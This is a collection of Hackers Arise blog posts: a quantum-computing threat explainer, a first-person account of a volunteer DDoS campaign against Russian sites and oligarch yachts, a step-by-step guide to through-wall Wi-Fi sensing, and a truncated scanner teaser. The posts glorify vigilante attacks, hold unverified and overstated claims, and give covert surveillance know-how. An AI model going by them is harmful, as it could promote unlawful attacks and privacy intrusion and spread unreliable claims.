Quantum computing isn’t not upon us yet, but it very close. Maybe 3 years away from hybrid CPU/GPU/QBit machines. That’s not long to prepare for the revolution it will unleash on cybersecurity.

In this post, I want to help you to better understand what quantum computing is and how it will change the discipline we love, cybersecurity. If any of this interests you, we have a Intermediate Cryptography training coming up, October 21-23. We will delve deeper in that class on quantum computing and post quantum cryptography (PQC).

This is a revolution you don’t want to miss!

What is Quantum Computing?

Quantum computing is an advanced field of computer science that uses the principles of quantum mechanics—such as superposition, entanglement, and interference—to process information in ways that are fundamentally different from classical computers.

What is Quantum Mechanics?

Quantum mechanics is the fundamental branch of physics that describes how matter and energy behave at very small scales—typically atoms and subatomic particles. It explains phenomena that classical physics cannot explain, introducing principles like wave-particle duality, superposition, and the uncertainty principle.

Core Principles of Quantum Mechanics

Wave-particle duality: Quantum entities like electrons and photons show both particle and wave characteristics, depending on how they are measured.

Superposition: A quantum system can exist in multiple states simultaneously until measured, at which point it collapses to a definite state.

Uncertainty principle: It is impossible to precisely know both the position and momentum of a particle at the same time (Heisenberg’s Uncertainty Principle).

Quantization: Physical properties such as energy, momentum, and angular momentum can only take discrete values in quantum systems.

Probability and measurement: Quantum mechanics provides probabilities of outcomes, not certainties—only accounting for what is likely to be measured. This is a fundamental difference between quantum mechanics and traditional mechanics and a major challenge of bringing quantum computing to the commercial and practical use.

Key Concepts of Quantum Computing

Qubit: The quantum analogue of the classical bit. Unlike a classical bit, which is always deterministic (either 0 or 1) a qubit can exist in a superposition of both states simultaneously, which allows quantum computers to process many possibilities at once.

Superposition: A principle where a qubit can be both 0 and 1 at the same time. This enables quantum computers to handle much larger computational spaces than classical bits.

Entanglement: A phenomenon where qubits become linked such that the state of one instantly influences the state of another, no matter how far apart they are. This property boosts quantum processing power for certain calculations.

Interference: Quantum algorithms are designed to amplify the probability of correct answers and reduce the probability of incorrect ones using interference patterns.

Why Is Quantum Computing Important?

Quantum computers have the potential to solve complex problems much faster than classical computers, such as factoring large numbers (important in cryptography), simulating molecules for drug discovery, and optimizing large datasets. It is ability to quickly solve factoring very large numbers that is of most interest to us in cybersecurity. Asymmetric encryption is dependent upon the inability of modern, traditional computers to solve these calculations quickly. Quantum computers do not lack this ability and asymmetric encryption algorithms such as RSA are easily broken by quantum computers using Shor’s algorithm.

Limitations and State of the Art

Most quantum computers today are experimental and best suited for specific research or narrow applications but practical applications are on the near horizon. Quantum computing companies such as IONQ have signed contracts with the US Defense Department and US Air Force to offer quantum computing services. This means that state-sponsored actors are likely to have quantum computing capabilities long before the rest of us.

Challenges include qubit stability (decoherence), error rates, and scaling up to large numbers of qubits for practical use. Despite these challenges, industry leaders such as Nvidia’s Jensen Huang, are developing hybrid systems that will integrate CPU’s, GPU’s and Qbits. These will likely be the first commercial systems and are probably only 3 years away.

Summary Table

Classical ComputerQuantum Computer
Bit (0 or 1)Qubit (0, 1, both via superposition)
DeterministicProbabilistic
Linear scalingExponential scaling with qubits
Limited by classical physicsExploits quantum mechanics

Quantum computing represents a revolutionary approach for tasks that remain too hard for today’s most powerful classical systems including asymmetric cryptography(RSA, ECC).

How Quantum Computing Threatens Cybersecurity

Breaking Current Encryption: Quantum computers, thanks to algorithms like Shor’s, will be able to factor large numbers and solve mathematical problems that underpin widely used encryption methods such as RSA and ECC at unprecedented speeds. This means that secure communications (HTTPS, VPNs, digital signatures) and much of the world’s encrypted data could be decrypted by quantum adversaries, exposing sensitive information, financial transactions, private communications, and critical infrastructure.

‘Harvest Now, Decrypt Later’ Threat: Malicious actors may harvest encrypted data today, intending to decrypt it in the future when quantum computing power becomes available

Vulnerable Infrastructure: Industries relying on legacy encryption—such as banking, healthcare, and government—are particularly threatened, as data breaches could result in massive regulatory, financial, and reputational harm

Advanced Malware and Attacks: Quantum computing may also enable more advanced malware, AI-driven attacks, and the rapid discovery of vulnerabilities, further evading current detection systems

Post Quantum Cryptography

Post-quantum cryptography (PQC) is the field focused on designing and standardizing cryptographic algorithms that are secure against attacks by both classical computers and future quantum computers. It aims to protect data and communications from being decrypted by powerful quantum machines that could break today’s widely used public-key cryptography, such as RSA and Elliptic Curve schemes.

To implement post quantum cryptography will mean replacing today’s hardware and software with new IT infrastructure. Those who fail to do this will no longer enjoy the benefits of confidentiality and privacy. Until this new infrastructure is deployed, the first movers with access to quantum systems will be able break everyone’s cryptography.

Summary

Quantum computing will radically reshape the threat landscape—eroding the security of current systems. Once the state-sponsored entities from the US, Russia, China, and Israel have these systems at their disposal, none of information will be safe. Remember that asymmetric encryption is usually used for key exchange between communicating systems. If the key exchange can be intercepted, nothing is safe!

The post What is Quantum Computing How Does It Threaten Cybersecurity? first appeared on Hackers Arise.

The CyberWarrior Handbook, Part 01

By: OTW

Welcome back, my cyberwarriors!

In this series, we will detail how an individual or small group of cyberwarriors can impact global geopolitics. The knowledge and tools that YOU hold are a superpower that can change history.

Use it wisely.

To begin this discussion, let’s look at the actions of a small group of hackers at the outset of the Russian invasion of Ukraine. We will detail these actions up to the present, attempting to demonstrate that even a single individual or small group can influence global outcomes in our connected digital world. Cyber war is real and even a single individual can have an impact on global political outcomes.

Let’s begin in February 2022, nearly 3 years ago. At that time, Ukraine was struggling to throw off the yoke of Russian domination. As a former member state of the Soviet Union (the successor to the Romanov’s Russian Empire), they declared their independence, like so many former Soviet republics (such as Estonia, Latvia, Lithuania, Georgia, Armenia, Kazakhstan, and others) from that failed and brutal alliance in 1991 (this is the moment that the Soviet Union disintegrated). This union failed primarily due to the inability of the Soviet Union to address the needs of their citizens. Simple things like food, clean water, and consumer goods. And, of course, the tyranny.

Russia, having lost absolute control of these nations, attempted to maintain influence and control by bending their leaders to Putin’s will. In Ukraine, this meant a string of leaders who answered to Putin, rather than the Ukrainian people. In addition, Russian state-sponsored hackers such as Sandworm, attacked Ukraine’s digital infrastructure repeatedly to create chaos and confusion within the populace. This included the famous BlackEnergy3 attack in 2014 against the Ukrainian power transmission system that blacked out large segments of Ukraine in the depths of winter (for more on this and other Russian cyberattacks against Ukraine, read this article).

In February 2022, the US and Western intelligence agencies warned of an imminent attack from Russia on Ukraine. In an unprecedented move, the US president and the intelligence community revealed, (based upon satellite and human intelligence-) that Russia was about to invade Ukraine. The new Ukrainian president, Volodymyr Zelenskyy, publicly denied and tried to minimize the probability that an attack was about to take place. Zelenskyy had been a popular comedian and actor in Ukraine (there is a Netflix comedy made by Zelenskyy before he became president named “Servant of the People”) and was elected president in a landslide election as the people of Ukraine attempted to clean Russian domination from their politics and become part of the free Europe. Zelenskyy may have denied the likelihood of a Russian attack to bolster the public mood in Ukraine and not anger the Russian leader (Ukraine and Russia have long family ties on both sides of the border) .

We at Hackers-Arise took these warnings to heart and started to prepare.

List of Targets in Russia

First, we enumerated the key websites and IP addresses of critical and essential Russian military and commercial interests. There was no time to do extensive vulnerability research on each of those sites with the attack imminent, so instead, we readied one of the largest DDoS attacks in history! The goal was to disable the Russians’ ability to use their websites and digital communications to further their war ends and cripple their economy. This is exactly the same tactic that Russia had used in previous cyber wars against their former republics, Georgia and Estonia. In fact, at the same time, Russian hackers had compromised the ViaSat satellite internet service and were about to send Ukraine and parts of Europe into Internet darkness (read about this attack here).

We put out the word to hackers around the world to prepare. Tens of thousands of hackers prepared to protect Ukraine’s sovereignty. Eventually, when Russian troops crossed the border into Ukraine on February 24, 2022, we were ready. At this point in time, Ukraine created the IT Army of Ukraine and requested assistance from hackers across the world, including Hackers-Arise.

Within minutes, we launched the largest DDoS attack the Russians had ever seen, over 760GB/sec (as documented later by the Russian telecom provider, Rostelcom). This was twice the size of any DDoS attack in Russian history (https://www.bleepingcomputer.com/news/security/russia-s-largest-isp-says-2022-broke-all-ddos-attack-records/) This attack was a coordinated DDoS attack against approximately 50 sites in Russia such as the Department of Defense, the Moscow Stock Exchange, Gazprom, and other key commercial and military interests.

As a result of this attack, Russian military and commercial interests were hamstrung. Websites were unreachable and communication was hampered. After the fact, Russian government leaders estimated that 17,000 IP addresses had participated and they vowed to exact revenge on all 17,000 of us (we estimated the actual number was closer to 100,000).

This massive DDoS attack, unlike any Russia had ever seen and totally unexpected by Russian leaders, hampered the coordination of military efforts and brought parts of the Russian economy to its knees. The Moscow Stock Exchange shut down and the largest bank, Sberbank, closed. This attack continued for about 6 weeks and effectively sent the message to the Russian leaders that the global hacker/cyberwarrior community opposed their aggression and was willing to do something about it. This was a
first in the history of the world!

The attack was simple in the context of DDoS attacks. Most DDoS attacks in our modern era involve layer 7 resources to make sites unavailable, but this one was simply an attack to clog the pipelines in Russia with “garbage” traffic. It worked. It worked largely because Russia was arrogant and unprepared without adequate DDoS protection from the likes of Cloudflare or Radware.

Within days, we began a new campaign to target the Russian oligarchs, the greatest beneficiaries of Putin’s kleptocracy (you can read more about it here). These oligarchs are complicit in robbing the Russian people of their resources and income for their benefit. They are the linchpin that keeps the murderer, Putin, in power. In this campaign, initiated by Hackers-Arise, we sought to harass the oligarchs in their yachts throughout the world (the oligarchs escape Russia whenever they can). We sought to first (1) identify their yachts, then (2) locate their yachts, and finally (3) send concerned citizens to block their fueling and re-supply. In very short order, this campaign evolved into a program to capture these same super yachts and hold them until the war was over, eventually to sell and raise funds to rebuild Ukraine. We successfully identified, located, and seized the top 9 oligarch yachts (worth billions of USD), including Putin’s personal yacht (this was the most difficult). All of them were seized by NATO forces and are still being held.

In the next few posts here we will detail;

  1. The request from the Ukraine Army to hack IP cameras in Ukraine for surveillance and our success in doing so;

  2. The attacks against Russian industrial systems resulted in damaging fires and other malfunctions.

    Look for Master OTW’s book, “A Cyberwarrior Handbook”, coming in 2026.

Can Hackers “See” Inside Your Home Using Wi-Fi to Track Your Location and Movement?

By: OTW

Welcome back, my aspiring cyberwarriors!

The quick answer is “Yes!”.

It might seem like science fiction, but now we have the capability to “see” through walls and track the location and movement of targets. This is thanks to new technological developments in both artificial intelligence and SDR. Remember, Wi-Fi is simply sending and receiving radio signals at 2.45Ghz. If an object is in the way of the signal, it bounces, bends and refracts the signal. This perturbing of the signal can be very complex but advances in machine learning (ML) and AI now make it possible to to collect and track those changes in the signal and determine if it’s a human, dog, or an intruder. This is the beginning of something exciting, and quite possibly, malicious.

This is one more reason why we say that SDR (Signals Intelligence) for Hackers is the leading edge of cybersecurity!

The Science Behind Wi-Fi Sensing

How It Works

  • Wi-Fi signals are electromagnetic waves that can pass through common wall materials like drywall, wood, and even concrete (with some signal loss).
  • When these signals encounter objects, especially humans, they reflect, scatter, and diffract.
  • By analyzing how Wi-Fi signals bounce back, it’s possible to detect the presence, movement, and even the shape of people behind walls.

Key Concepts

  • Phase and Amplitude: The changes in phase and amplitude of the Wi-Fi signal carry information about what the signal has encountered.
  • Multipath Propagation: Wi-Fi signals reflect off multiple surfaces, producing a complex pattern that can be decoded to reveal movement and location.
  • DensePose & Neural Networks: Modern systems use AI to map Wi-Fi signal changes to specific points on the human body, reconstructing pose and movement in 3D.

The Hardware

You don’t need military-grade gear. Here’s what’s commonly used:

  • Standard Wi-Fi Routers: Most experiments use commodity routers with multiple antennas.
  • Software-Defined Radios (SDRs): For more control and precision, SDRs like the HackRF or USRP can be used (see our tutorials and trainings on SDR for Hackers)
  • Multiple Antennas: At least two, but three or more improves accuracy and resolution.

The Software

Data Collection

  • Transmit & Receive: One device sends out Wi-Fi signals, another listens for reflections.
  • Channel State Information (CSI): This is the raw data showing how signals have changed after bouncing off objects.

Processing

  • Signal Processing: Algorithms filter out static objects (walls, furniture) and focus on moving targets (people).
  • Neural Networks: AI models such as DensePose map signal changes to body coordinates, reconstructing a “pose” for each detected person

Wi-Fi Sensing in Action

Step 1: Set Up Your Equipment

  • Place a Wi-Fi transmitter and receiver on opposite sides of the wall.
  • Ensure both devices can log CSI data. Some routers can be flashed with custom firmware (e.g., OpenWRT) to access this.

Step 2: Collect CSI Data

  • Use tools like Atheros CSI Tool or Intel 5300 CSI Tool to capture the raw signal data.
  • Move around on the far side of the wall to generate reflections.

Step 3: Process the Data

  • Use Python libraries or MATLAB scripts to process the CSI data.
  • Apply filters to remove noise and static reflections.
  • Feed the cleaned data into a pre-trained neural network (like DensePose) to reconstruct human poses

Step 4: Visualize the Results

  • The output can be a 2D or 3D “stick figure” or heatmap showing where people are and how they’re moving.
  • Some setups can even distinguish between individuals based on movement patterns.

Limitations and Considerations

  • Wall Material: Thicker or metal-reinforced walls reduce accuracy.
  • Privacy: This technology raises major privacy concerns—anyone with the right tools could potentially “see” through your walls.
  • Legality: Unauthorized use of such technology may violate laws or regulations.

Real-World Applications

  • Security: Detecting intruders or monitoring restricted areas. Companies like TruShield are offering commercial home security systems based upon this technology.
  • Elder Care: Monitoring movement for safety without cameras.
  • Smart Homes: Automating lighting or HVAC based on occupancy.
  • Law Enforcement: Law enforcement agencies can detect and track suspects in their homes
  • Intelligence Agencies: Can Use this technology to track spies or other suspects.

Summary

Wi-Fi sensing is a powerful, rapidly advancing field. With basic hardware (HackRF) and open-source tools, it’s possible to experiment with through-wall detection. This opens a whole new horizon in Wi-Fi Hacking and SDR for Hackers.

For more on this technology, attend our upcoming Wi-Fi Hacking training, July 22-24. If you are interested in building this device, look for our 2026 SDR for Hackers training.

As always, use this knowledge responsibly and be aware of the ethical and legal implications.

The post Can Hackers “See” Inside Your Home Using Wi-Fi to Track Your Location and Movement? first appeared on Hackers Arise.

20 Powerful Vulnerability Scanning Tools In 2023

Vulnerability scanning is the process of using automated tools to identify potential security weaknesses and vulnerabilities in an organization’s infrastructure. It is an essential step in maintaining the security of a system as it helps identify any potential points of attack or entry for malicious actors. In 2023, vulnerability scanning will be more essential than […]
❌